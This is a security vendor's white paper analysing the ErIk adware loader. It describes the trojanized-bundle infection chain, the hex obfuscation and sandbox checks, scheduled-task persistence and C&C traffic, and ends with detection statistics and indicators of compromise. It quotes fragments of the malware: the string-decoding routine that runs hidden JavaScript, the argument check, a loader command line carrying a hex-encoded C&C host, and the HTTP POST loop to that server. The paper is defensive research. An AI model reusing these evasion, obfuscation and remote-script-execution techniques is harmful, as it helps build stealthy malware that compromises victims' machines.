White Paper

Bitdefender®

Who IsErIk: A Resurface of an Advanced Persistent Adware?

Contents

Author: Ștefana Gal –Software Engineer, Bitdefender ATD Team

Summary

As the malware industry expands, new tricks added to the cyber-criminal arsenal show up on a daily basis. Our Advanced Threat Control team has identified a massive expansion of the malicious repertoire meant to resurface old, but not-forgotten threats. The main focus of this analysis is an adware loader, first discovered in 2016, which has kept such a low profile that researchers still haven't agreed to a common denomination, generically identifying it as APA – Advanced Persistent Adware.

The loader was discovered through routine detection monitoring. Indicators of a new large-scale campaign included the increased number of infected machines and samples with similar behavior, all of which have a common denominator in the form of command line parameter 'IsErIk'. Although this has been proven an obvious indicator of compromise, ErIk managed to maintain a covert presence under the guise of loading mostly adware, a threat usually perceived as low risk by victims. It is not yet known whether the cyber-criminals have a mechanism to switch between adware and other types of cyber-threats.


Survival and persistence through multiple layers of security is difficult, especially for a sample belonging to a known family of malware. However, its developers have chosen to take the risk in order to gain the advantage of a previously successful campaign, as well as the knowledge about its downfall. ErIk's evasion methods include:

- different types of code encryption surrounded by meaningless data to avoid static analysis and detection
- command line argument checks to prevent execution in a sandboxed environment
- checks for the files it writes to exist, so no new artifacts would appear on the compromised machine
- custom encryption for all its communication and dropped payload
- different paths and filenames, specially crafted to resemble installers

Behind the mask of an obvious, but easy-to-contain threat lies the perilous potential of stealthily executing any received script, wreaking havoc on the affected machine and, potentially, the network it belongs to. ErIk's current capabilities include:

- persistence via taskeng.exe scheduled tasks
- full "off the land" execution that only relies on the built-in JavaScript interpreter (usually wscript.exe)
- communication with a command and control server
    - running any script received from the server
    - sending all output back to the server

Infection Chain



The Dropper

Our observations show that:

ErIk most commonly infects a machine via a trojanized adware bundle. As these bundles frequently masquerade as portable versions of free software or product license key generators for widely used commercial applications, victims are more likely to download and install them. Some of them may even prompt the user with the option to install additional software, gaining their trust and permission to perform additional changes on their machines.

The first step of the infection chain relies on a relatively insignificant loader that executes the first stage of the attack. This file is cleverly crafted to avoid static detection using a simple, but peculiar, encryption technique. Besides a short decrypting sequence, the file is a collection of variables that hold large alphanumeric strings.

```
61d42026e65f68967471364e6157166";function Detfxfx(){var RfPtqynu="6687536e7
63074a69f6fc6eb20c4db61c6996ee2812967b86607526e66327416936f06e320266a289626
29c7b773a26726128e7383db21530b2cc7092e345a63b6816f028662129e29d7df66e75f6e1
63b7406956fd6ea20075c28929e7be72e65174a75172d6e62876e965977b20441f632740698
7696595854f76266a3653638749282650289226352336360 33b37b32f36739137630937c34f
36839f36565836037b32865e34736636b39236063536235235b33237a39a37c33a375346363
35636864234466536032036661936d35136833d37b3422222942922 9f2ec47c656740508613
72565b6e87454696fc6c464165072f4e261c6d665b2877012e853863672b69470674d46275c
6ca6cc4e461e6db65e2917d46657586e763f74b6966ff6e620365428c62a2987ba6273dd62f
2e67476f553374d72d6956e167d28629f3b36696f772828976461872b20d6123d222d2222c2
6333df3003b46353c66242e06cc65e6e967b74a6823be63f2b33d43212966152b83d953a749
```

variable format

Two in every three characters within some well-defined sequences hold the ASCII value of a readable character. By applying the decryption above, the strings morph into in-memory javascript instructions, avoiding physical traces.

```
29b7b166128222422529 57d77d44d661669c6e62892993b620c";var llCTYT="";var HHJd
SVI=0;while(HHJdSVI<RfPtqynu.length){llCTYT+=String.fromCharCode(parseInt(R
fPtqynu.substr(HHJdSVI,2),16));HHJdSVI+=3;}(new Function(llCTYT))()}Detfxfx
();"6617516e46317476986f56e62024d16116916e42812977b86657566e26317416916f46e
```


decryption method


The Loader

The deviousness of this loader is marked by occurrences of useless alphanumerical strings and instructions for the sole purpose of diverting the analysis, even when carried out by a human analyst. After decryption, the loader holds multiple methods with tenuous distinctions, but ends up executing a reduced bulk.


The loader can be found in various paths under many names, but the names are not chosen randomly. The most common pattern is the creation of a directory resembling a GUID under ProgramData, a hidden folder generally associated with application updaters and their corresponding information. The parent directory may contain a small hierarchy of folders named as numerical strings for better association with updater versions. The loader itself follows the widespread technique of alternating consonants and vowels, which focuses on producing file names that more closely resemble common words to minimize suspicion. The file extension of ErIk can be associated with text and media or may not be present at all, requiring an extra step to identify the matching script interpreter for the sample to run properly.

Appendices 3-5 contain information regarding the file paths observed in the wild for the loader, while Appendices 6-8 contain information about the location of the second stage payloads.





The malware operators behind this campaign have taken all necessary precautions to keep the user unaware of the compromise. The loader is started through a task scheduled to run daily with the proper command line. The job is dropped directly in the Windows tasks directory by the same installer, ditching conventional creation tools (such as schtasks.exe). While deleting this task prevents the malware from staring, it is still cached in the Windows Registry.



"wscript.exe "C:\ProgramData\{C9F60C95-43B4-8653-C572-18115F3093DF}\mato.txt" "68747470733a2f2f643277763764656e63316a78397a2e636c6f756466726f6e742e6e6574" "//B" "//E:jscript" "--IsErlk""

command line example for the loader

After decrypting the actual loader, ErIk checks that some very specific conditions are met before moving further.

```
function w(){
        var b=l.Arguments;
        b(b.length-1)!=h("2d2d49734572496b")&&l.Quit(1);
        m=h(b(0))
}
```

command line parsing

The last argument of the script is compared to ***2d2d49734572496b***, which is the hexadecimalrepresentation of ***--IsErlk***.

To reach a command and control server, the loader needs two local files and a domain name. The local files, dropped during the first stage of infection, hold the page and the message for the domain encoded in hexadecimal. The domain name is the first parameter of the script and is also encoded in hex.

```
for (c = 1; 2 >= c; c += 1) {
    var e = new ActiveXObject("Msxml2.ServerXMLHTTP"),
        g = m + d + "&r=" + c;
    e.open("POST", g, !1);
    e.send(a);
```

*HTTP POST request for the C&C server – m = **domain name** (decoded first parameter of the script), d = **page** (decoded content of the first dependency file), a = **message** (decoded content of the second dependency file)*


The received response is comprised of three encoded layers: base64, hex code and a custom encryption algorithm. Although highly encrypted, the traffic can bypass most classical detection methods through the use ofthe third layer custom encryption, which aims for the disruption of widely known patterns of obfuscation.

Post Infection Payload

All ErIk variants can download and execute the aforementioned payload. The behavioral patterns associated with this family vary from running the received instructions exclusively in-memory to writing them to a different script that can interact with the command and control server on its own, possibly substituting the loader altogether. This way, the authors can shield the loader from loss of already-infected machines by replacing it to the pace of the exponential evolution of automated signatures. The payload is executed through a separate instance of wscript.exe to maintain a low profile across both processes, therefore minimizing artifacts. The second process acts as a powerful deception for most security solutions, since its detection may not lead to intercepting the loader as the real threat.


The output of the second layer of the infection chain is conveyed to the server in a similar way to the loader, sometimes even through the loader itself. This suggests the authors are fully aware of their surroundings on the infected machine.

The true potential of bestowing a redoubtable infrastructure at the reach of any malware author is yet to be exploited. Preliminary analysis indicates that ErIk variants are deliberately contingent on second-rate adware payloads for the purpose of prolonging the activity of the loader.




However, the growing number of infections, alongside its global distribution, is more than concerning. The global distribution is described in Appendix 1.

Distribution of detection by frequency of infections for July 12 – August 12 2019:



A small proportion of domain names has been observed to be heavily used in-the-wild compared to the rest of the domain names used by this family. Therefore, the number of domains hosting the command and control server is presumably on the rise as well. The full list is available in Appendix 2.



Appendix 1
Distribution of detection by region for July 12 – August 12 2019

Country	Detections	Percentage
United States	26836	21.75%
France	15032	12.19%
India	9993	8.10%
Brazil	7820	6.34%
Germany	7785	6.31%
Canada	6668	5.41%
United Kingdom	6360	5.16%
Italy	5389	4.37%
Mexico	4038	3.27%
Spain	3272	2.65%
Philippines	2867	2.32%
Malaysia	2361	1.91%
Indonesia	2236	1.81%
Thailand	2198	1.78%
Peru	1826	1.48%
Colombia	1720	1.39%
Netherlands	1617	1.31%
Taiwan	1202	0.97%
Chile	1056	0.86%
Australia	899	0.73%
Romania	744	0.60%
Denmark	720	0.58%
Singapore	632	0.51%
Japan	627	0.51%
Switzerland	547	0.44%
Iran	530	0.43%
Poland	518	0.42%
Austria	509	0.41%
Vietnam	417	0.34%
Sweden	395	0.32%
Ireland	362	0.29%
Bangladesh	346	0.28%
Argentina	345	0.28%
Finland	278	0.23%

Country	Detections	Percentage
Venezuela	238	0.19%
Norway	227	0.18%
Turkey	225	0.18%
South Africa	216	0.18%
China	199	0.16%
Greece	170	0.14%
Bulgaria	156	0.13%
Republic of Lithuania	154	0.12%
Guatemala	152	0.12%
Portugal	149	0.12%
United Arab Emirates	131	0.11%
Czechia	131	0.11%
Saudi Arabia	108	0.09%
Ukraine	107	0.09%
Belgium	104	0.08%
Guadeloupe	92	0.07%
Reunion	89	0.07%
Hong Kong	85	0.07%
Slovakia	82	0.07%
Latvia	78	0.06%
Slovenia	75	0.06%
Nepal	75	0.06%
Algeria	74	0.06%
Ecuador	73	0.06%
Sri Lanka	70	0.06%
Tunisia	70	0.06%
Namibia	69	0.06%
Tanzania	66	0.05%
Georgia	65	0.05%
Nigeria	61	0.05%
Angola	55	0.04%
Estonia	53	0.04%
Panama	50	0.04%
Saint Lucia	49	0.04%

Country	Detections	Percentage
Ethiopia	49	0.04%
Croatia	48	0.04%
Israel	47	0.04%
Cambodia	43	0.03%
French Guiana	42	0.03%
Serbia	41	0.03%
Hungary	40	0.03%
South Korea	40	0.03%
Ivory Coast	39	0.03%
Mauritius	38	0.03%
Mali	38	0.03%
Martinique	37	0.03%
Egypt	36	0.03%
Sint Maarten	36	0.03%
Lesotho	36	0.03%
Pakistan	35	0.03%
Luxembourg	34	0.03%
North Macedonia	34	0.03%
New Zealand	32	0.03%
Bosnia and Herzegovina	32	0.03%
Honduras	32	0.03%
Jamaica	30	0.02%
Uganda	28	0.02%
Myanmar	27	0.02%
Dominican Republic	26	0.02%
Ghana	24	0.02%
Trinidad and Tobago	22	0.02%
Costa Rica	21	0.02%
Belarus	21	0.02%
Qatar	21	0.02%
Bhutan	20	0.02%
Morocco	20	0.02%
Seychelles	20	0.02%
Malawi	19	0.02%
Kenya	16	0.01%
Malta	15	0.01%
Rwanda	15	0.01%
Somalia	14	0.01%
Cyprus	13	0.01%
El Salvador	13	0.01%
Brunei	12	0.01%
Senegal	10	0.01%

Country	Detections	Percentage
Liberia	10	0.01%
New Caledonia	9	0.01%
Oman	8	0.01%
Grenada	8	0.01%
Russia	8	0.01%
Mozambique	8	0.01%
Republic of Moldova	7	0.01%
Hashemite Kingdom of Jordan	7	0.01%
Kuwait	7	0.01%
Zambia	7	0.01%

Appendix 2
Domain Name Usage Statistics for July 12 - August 12 2019

All Domain Names (July 12 – August 12 2019)
hxxps://hoduqoq[.]com
hxxps://gujujoh[.]com
hxxps://lomokonu[.]com
hxxps://d2zyvlskj53q65[.]cloudfront[.]net
hxxps://dnodjoiz0vcnz[.]cloudfront[.]net
hxxps://d2zyvlskj53q65[.]cloudfront[.]net/
hxxp://zahirq[.]com
hxxp://wavbsly[.]com
hxxps://d1hpofzsaxmzog[.]cloudfront[.]net
hxxps://butapujo[.]com
hxxps://d274eq41c39r2n[.]cloudfront[.]net
hxxp://ddukmql[.]com
hxxps://d36lv9781gxp5z[.]cloudfront[.]net
hxxps://puloja[.]com
hxxp://sao[.]kanrq[.]com
hxxps://wavbsly[.]com
hxxp://sao[.]reqdre[.]com/
hxxp://puloja[.]com
hxxps://d3tq9gtc0bxu1s[.]cloudfront[.]net
hxxps://tdfpa[.]com
hxxps://pugugu[.]com
hxxp://sao[.]tabprt[.]com/
hxxp://sao[.]vosgr[.]com/
hxxps://busucak[.]com
hxxp://sao[.]exbint[.]com/
hxxps://dlrabaly59cp3[.]cloudfront[.]net
hxxps://wagng[.]com
hxxps://d2vut1jfnnygcg[.]cloudfront[.]net
hxxps://d2b46e7ax2atfi[.]cloudfront[.]net
hxxp://sao[.]binkp[.]com/
hxxps://d2wv7denc1jx9z[.]cloudfront[.]net
hxxps://d3s1tkg9f4254q[.]cloudfront[.]net
hxxps://qajolos[.]com
hxxps://ddukmql[.]com

All Domain Names (July 12 – August 12 2019)
hxxps://rududulu[.]com
hxxp://sao[.]kanrq[.]com/
hxxps://katunaq[.]com
hxxp://sao[.]cspbint[.]com/
hxxp://tdfpa[.]com
hxxp://wagng[.]com
hxxps://d1etigj2h443kd[.]cloudfront[.]net
hxxps://yxhpa[.]com
hxxps://mogaf[.]com
hxxp://yxhpa[.]com
hxxps://d33wv995bk7lag[.]cloudfront[.]net
hxxp://sao[.]jamreq[.]com/
hxxps://gahuwa[.]com
hxxps://hufunuk[.]com

Appendix 3
Indicators of Compromise – Loader Paths

Loader Path	Occurrences
C:\ProgramData\{89F74C94-03B5-C652-8573-58101F31D3DE}\tofi.txt	327
C:\ProgramData\{F4723111-7E30-BBD7-F8F6-259562B4AE5B}\rari.txt	182
C:\ProgramData\{595E9C3D-D31C-16FB-55DA-88B9CF980377}\fala.txt	171
C:\ProgramData\{19B7DCD4-93F5-5612-1533-C8508F71439E}\faso	168
C:\ProgramData\{F3BF36DC-79FD-BC1A-FF3B-22586579A996}\doro	167
C:\ProgramData\{09E9CC8A-83AB-464C-056D-D80E9F2F53C0}\fila.txt	155
C:\ProgramData\{77FFB29C-FDBD-385A-7B7B-A618E1392DD6}\deso.txt	150
C:\ProgramData\{E518207B-6F5A-AABD-E99C-34FF73DEBF31}\fono.txt	147
C:\ProgramData\{EBA62EC5-61E4-A403-E722-3A417D60B18F}\mode.txt	140
C:\ProgramData\{B6E9738A-3CAB-F94C-BA6D-670E202FECC0}\cose	140
C:\ProgramData\{C7D102B2-4D93-8874-CB55-163651179DF8}\delo	140
C:\ProgramData\{4E5C8B3F-C41E-01F9-42D8-9FBBD89A1475}\mota.txt	138
C:\ProgramData\{425B8738-C819-0DFE-4EDF-93BCD49D1872}\come	136
C:\ProgramData\{3E0BFB68-B449-71AE-328F-EFECA8CD6422}\nime	135
C:\ProgramData\{4A1B8F78-C059-05BE-469F-9BFCDCDD1032}\rafa	128
C:\ProgramData\{A9486C2B-230A-E6ED-A5CC-78AF3F8EF361}\rale.txt	128
C:\ProgramData\{2183C940-7101-18C6-C087-68441005BBCA}\2.3.7.56\moni.txt	124
C:\ProgramData\{38D2FDB1-B290-7777-3456-E935AE1462FB}\nosa.txt	119
C:\ProgramData\{CE570B34-4415-81F2-C2D3-1FB05891947E}\sado.txt	119
C:\ProgramData\{4D7F881C-C73D-02DA-41FB-9C98DBB91756}\fode.txt	115
C:\ProgramData\{039BEB58-5319-3ADE-E29F-4A5C321D99D2}\2.3.5.56\soro.txt	111
C:\ProgramData\{7094B5F7-FAD6-3F31-7C10-A173E6522ABD}\toso.txt	110
C:\ProgramData\{6451A132-EE13-2BF4-68D5-B5B6F2973E78}\fima.txt	110
C:\ProgramData\{024CC72F-880E-4DE9-0EC8-D3AB948A5865}\dide.txt	109
C:\ProgramData\{C7A702C4-4DE5-8802-CB23-164051619D8E}\masi.txt	108
C:\ProgramData\{2121C9E2-71A3-1864-C025-68E610A7BB68}\1.9.2.1\mofa.txt	106
C:\ProgramData\{CD310852-4773-8294-C1B5-1CD65BF79718}\cero.txt	105
C:\ProgramData\{654EA02D-EF0C-2AEB-69CA-B4A9F3883F67}\lade.txt	105
C:\ProgramData\{E3BA26D9-69F8-AC1F-EF3E-325D757CB993}\raco.txt	103
C:\ProgramData\{6CD7A9B4-E695-2372-6053-BD30FA1136FE}\lodo.txt	102
C:\ProgramData\{FE003B63-7442-B1A5-F284-2FE768C6A429}\deno.txt	101
C:\ProgramData\{6792A2F1-EDD0-2837-6B16-B675F1543DBB}\nama.txt	101
C:\ProgramData\{EAAE2FCD-60EC-A50B-E62A-3B497C68B087}\mece.txt	99
C:\ProgramData\{8A574F34-0015-C5F2-86D3-5BB01C91D07E}\deca.txt	99
C:\ProgramData\{FDBA38D9-77F8-B21F-F13E-2C5D6B7CA793}\teta	98

Loader Path	Occurrences
C:\ProgramData\{80CF45AC-0A8D-CF6A-8C4B-51281609DAE6}\cero	98
C:\ProgramData\{A1C064A3-2B82-EE65-AD44-70273706FBE9}\mame.txt	97
C:\ProgramData\{BBFE7E9D-31BC-F45B-B77A-6A192D38E1D7}\mali.txt	97
C:\ProgramData\{B1167475-3B54-FEB3-BD92-60F127D0EB3F}\dite	97
C:\ProgramData\{8BD54EB6-0197-C470-8751-5A321D13D1FC}\mome	97
C:\ProgramData\{B5C870AB-3F8A-FA6D-B94C-642F230EEFE1}\dota.txt	96
C:\ProgramData\{7BFFBE9C-F1BD-345A-777B-AA18ED3921D6}\fafo	95
C:\ProgramData\{0348EB8B-53CA-3A0D-E24C-4A8F32CE9901}\2.0.1.9\dite.txt	95
C:\ProgramData\{71E7B484-FBA5-3E42-7D63-A000E7212BCE}\lidi	93
C:\ProgramData\{70B7B5D4-FAF5-3F12-7C33-A150E6712A9E}\fada.txt	92
C:\ProgramData\{5B659E06-D127-14C0-57E1-8A82CDA3014C}\sera	91
C:\ProgramData\{0073C510-8A31-4FD6-0CF7-D19496B55A5A}\niti.txt	90
C:\ProgramData\{4ACD8FAE-C08F-0568-4649-9B2ADC0B10E4}\lesi.txt	90
C:\ProgramData\{5558903B-DF1A-1AFD-59DC-84BFC39E0F71}\fite.txt	89
C:\ProgramData\{9608536B-1C4A-D9AD-9A8C-47EF00CECC21}\liso.txt	86
C:\ProgramData\{936C560F-192E-DCC9-9FE8-428B05AAC945}\lalo	86
C:\ProgramData\{DD1C187F-575E-92B9-D198-0CFB4BDA8735}\teta	86
C:\ProgramData\{8DFF489C-07BD-C25A-817B-5C181B39D7D6}\tadi.txt	86
C:\ProgramData\{3CECF98F-B6AE-7349-3068-ED0BAA2A66C5}\rana.txt	85
C:\ProgramData\{7378B61B-F93A-3CDD-7FFC-A29FE5BE2951}\sife	85
C:\ProgramData\{56DF93BC-DC9D-197A-5A5B-8738C0190CF6}\moso.txt	85
C:\ProgramData\{1D1BD878-9759-52BE-119F-CCFC8BDD4732}\rose	84
C:\ProgramData\{60A08863-3022-59E5-81A4-29675126FAE9}\2.3.7.56\roli.txt	84
C:\ProgramData\{1FEDDA8E-95AF-5048-1369-CE0A892B45C4}\tami.txt	84
C:\ProgramData\{3049F52A-BA0B-7FEC-3CCD-E1AEA68F6A60}\fila.txt	83
C:\ProgramData\{5D209843-D762-1285-51A4-8CC7CBE60709}\tofa	82
C:\ProgramData\{652AA049-EF68-2A8F-69AE-B4CDF3EC3F03}\tone.txt	82
C:\ProgramData\{752DB04E-FF6F-3A88-79A9-A4CAE3EB2F04}\nero.txt	82
C:\ProgramData\{89484C2B-030A-C6ED-85CC-58AF1F8ED361}\fise.txt	81
C:\ProgramData\{43E58686-C9A7-0C40-4F61-9202D52319CC}\mifa.txt	81
C:\ProgramData\{B70A7269-3D48-F8AF-BB8E-66ED21CCED23}\dete.txt	81
C:\ProgramData\{6308A66B-E94A-2CAD-6F8C-B2EFF5CE3921}\lifa.txt	81
C:\ProgramData\{19F8DC9B-93BA-565D-157C-C81F8F3E43D1}\tace.txt	81
C:\ProgramData\{16E8D38B-9CAA-594D-1A6C-C70F802E4CC1}\lore.txt	81
C:\ProgramData\{9128544B-1B6A-DE8D-9DAC-40CF07EECB01}\sida.txt	81
C:\ProgramData\{156EFDAD-45EC-2C2B-F46A-5CA924E88F27}\2.0.1.9\coci.txt	80
C:\ProgramData\{AD9668F5-27D4-E233-A112-7C713B50F7BF}\fesi.txt	80
C:\ProgramData\{A2746717-2836-EDD1-AEF0-739334B2F85D}\soma.txt	80

Appendix 4
Most Common Loader Names

Loader Name	Occurrences
fiber.js	218
dora.txt	36
disa.txt	33
dolo.txt	32
dima.txt	32
dosa.txt	31
domo.txt	31
dama.txt	30
loro.txt	30
dala.txt	29
deso.txt	28
mofa.txt	27
lota.txt	27
doda.txt	27
dila.txt	27
tara.txt	26
dota.txt	26
doma.txt	26
mata.txt	26
dame.txt	26
difa.txt	25
dida.txt	25
data.txt	25
dole.txt	25
mala.txt	25
coso.txt	25
coda.txt	25
dise.txt	24
lora.txt	24
dose.txt	24
dide.txt	24
tosa.txt	24
daro.txt	24

Loader Name	Occurrences
dimo.txt	24
cote.txt	24
camo.txt	24
foda.txt	24
lote.txt	23
dasa.txt	23
dira.txt	23
lida.txt	23
moma.txt	23
dote.txt	23
dile.txt	23
dime.txt	23
coto.txt	22
dofo.txt	22
dado.txt	22
dare.txt	22
difo.txt	22
mifa.txt	22
toro.txt	22
dola.txt	22
dosi.txt	22
dode.txt	22
loda.txt	22
cora.txt	22
dofa.txt	21
dome.txt	21
doli.txt	21
lila.txt	21
como.txt	21
tira.txt	21
dami.txt	21
cofo.txt	21
fime.txt	21
colo.txt	21

Loader Name	Occurrences
tora.txt	21
toma.txt	21
tita.txt	21
dodo.txt	21
dema.txt	20
dara.txt	20
dore.txt	20
tife.txt	20
mila.txt	20
dafi.txt	20
dafe.txt	20
dita.txt	20
moso.txt	20
fofe.txt	20
doco.txt	20
dere.txt	20
cota.txt	20
fomo.txt	20
tore.txt	20
fifo.txt	20
foma.txt	20
tada.txt	20
toso.txt	20
fada.txt	20
lama.txt	20
doro.txt	20
disi.txt	20
tota.txt	20
mote.txt	19
lore.txt	19
folo.txt	19
dale.txt	19
deme.txt	19
mola.txt	19

Loader Name	Occurrences
tola.txt	19
ceme.txt	19
molo.txt	19
cira.txt	19
mofe.txt	19
deta.txt	19
tala.txt	19
mere.txt	19
laro.txt	19
moda.txt	19
fale.txt	19
dafa.txt	19
fota.txt	19
fifa.txt	19
calo.txt	19
lado.txt	19
dade.txt	19
mose.txt	18
cose.txt	18
tafa.txt	18
leto.txt	18
modo.txt	18
fose.txt	18
damo.txt	18
foro.txt	18
coma.txt	18
